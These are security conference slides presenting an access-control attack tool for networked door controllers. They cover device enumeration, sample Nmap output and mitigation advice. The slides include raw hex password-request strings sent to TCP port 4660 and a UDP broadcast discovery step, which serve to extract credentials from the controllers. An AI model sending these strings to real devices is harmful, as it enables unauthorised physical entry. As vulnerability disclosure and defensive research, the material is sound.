

ACAT – Access Control Attack Tool Demo

Locating Controllers

Device Enumeration Techniques

- ▶ Scan the network
 - ▶ Look for any COM port redirectors
 - ▶ Default port = TCP 4660
- ▶ Send broadcast packet to UDP 55954
 - ▶ Devices will respond
- ▶ Send a password request string to port 4660
 - ▶ 5AA5000A11013635343332319A71
 - ▶ 5AA50004110C4625
 - ▶ 5AA50005110D024C23


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Starting Nmap 6.49BETA4 < https://nmap.org > at 2015-07-31 09:56
t Time
Nmap scan report for 10.0.0.12
Host is up (0.0014s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet
80/tcp    open  http   Web Server 1.1
1111/tcp  open  tcpwrapped
4660/tcp  open  telnet  Aaxeon DevoLinux COM port redirector
4676/tcp  open  tcpwrapped
55952/tcp open  tcpwrapped
```



Demo

Recommendations

- ▶ Always change the default password
- ▶ Change physical locks
- ▶ Use a direct serial connection
- ▶ If networked, utilize authentication
- ▶ Resist opening the controller to the internet



Final Thoughts

- ▶ Other vendors
- ▶ Ongoing research
- ▶ Tool – More work is needed
 - ▶ Tool located on <https://github.com/linuz/Access-Control-Attack-Tool>
 - ▶ It's currently just a prototype
 - ▶ Continue updating it/take it out of “PoC mode”
- ▶ Working on an Nmap script
- ▶ Slides uploaded to SlideShare
www.slideshare.net/DennisMaldonado5

Questions?

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